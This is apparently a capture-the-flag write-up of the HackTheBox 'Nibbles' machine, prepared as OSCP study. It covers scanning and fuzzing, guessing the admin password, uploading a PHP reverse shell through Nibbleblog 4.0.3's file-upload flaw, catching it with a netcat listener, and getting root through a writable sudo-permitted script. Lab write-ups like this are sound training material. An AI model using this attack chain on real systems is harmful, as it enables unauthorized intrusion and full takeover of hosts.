HackTheBox – Nibbles

PATH TO OSCP

–Filiplain

Mon 21 Jun 2021

Contents

1 HackTheBox Nibbles **1**

1.1 Objectives 1

1.2 Service Enumeration 2


1.3 Web Enumeration 3

1.4 Exploiting Nibbleblog 3

1.5 Getting User.txt 6

1.6 Getting Root.txt 7

1 HackTheBox Nibbles



1.1 Objectives

- Exploit an Arbitrary File Upload vulnerability on Nibbleblog
- Use sudo to Priv-Escalete

1.2 Service Enumeration

We start by running an all-ports basic nmap scan: -p-

IP address

10.10.10.75

Ports Open

80

22

Then let's run the nmap with the -sV and -sC flags and the open ports, so we can get information about the services running on the target machine:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
 ↪  protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


1.3 Web Enumeration

We have an apache web server hosting a website on port 80, if we go to the page we find a blank page with a “Hello word!”. Let’s look at the source code:

```
<b>Hello world!</b>

<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

Let’s go to “/nibbleblog/”



1.4 Exploiting Nibbleblog

The main page does not show anything interesting or exploitable, so we’ll need to do directory/file fuzzing.

Fuzzing with Fuff

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
↪  -u http://nibbles.htb/nibbleblog/FUZZ -e .php -t 70
```

By fuzzing on "/nibbleblog/" directory, we can see some interesting php files and a "README"

Files like "README" or "license.txt" usually have the version of the CMS or website template, let's see what's in the "README" we got from Fuff:

```
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01
```

Let's see if we can find an exploit for this Nibbleblog version:

```
searchsploit nibbleblog 4.0.3
```


Exploit Title	Path
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)	php/remote/38489.rb

The only exploit we got from searchsploit is one from Metasploit, but to keep exploiting this machine in an OSCP style, let's see if we can find one online.

I found this:

`https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html`

In order to exploit this file upload we need to log in as admin of the site, so let's get access. One of the php files from Fuff was "admin.php", let's see what's in there:



Enumerating through files we confirm that the user "admin" exist, trying the name of the box "nibbles" as password we get access. Now let's exploit the site, the article explains that we have to activate "My image" plugin by visiting:
http://nibbles.htb/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image

Then we have to go to the settings of the "My image" pluggin and upload a php reverse shell

Now to trigger our reverse shell we need to go to:
http://nibbles.htb/nibbleblog/content/private/plugins/my_image/image.php

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/nibbles]
└─$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.75.
Ncat: Connection from 10.10.10.75:41874.
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 21:43:51 up 10:19,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$
```

1.5 Getting User.txt

Now that we have a shell as “nibbler” we can go and get the user flag, but first let’s upgrade the shell to a full intercative.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
nibbler@Nibbles:/$ ^Z
zsh: suspended  nc -lvnp 8085

┌──(filiplain㉿fsociety)-[~/oscp/htb/nibbles]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 8085

nibbler@Nibbles:/$ export TERM=xterm-256color
nibbler@Nibbles:/$
```

```
nibbler@Nibbles:/home/nibbler$ ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
8041eba84cd5f30013de49b7afef3558
nibbler@Nibbles:/home/nibbler$
```

1.6 Getting Root.txt

Let's see if we can run sudo:

```
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

We can run a script named "monitor.sh" as root on the path "/home/nibbler/personal/stuff/", but there is no "personal" directory in the user "nibbler" directory, but next to the user.txt we see a zip file "personal.zip", let's unzip it:

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

Now we have the path we needed for the sudo, let's modify "monitor.sh" to get a shell.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
#!/bin/bash

/bin/bash
```

Now let's run it with sudo: `sudo /home/nibbler/personal/stuff/monitor.sh`

```
root@Nibbles:/home/nibbler/personal/stuff#
root@Nibbles:/home/nibbler/personal/stuff# cat /root/root.txt
98a8eba4ab5e5336ecb9307b3af6e971
root@Nibbles:/home/nibbler/personal/stuff#
```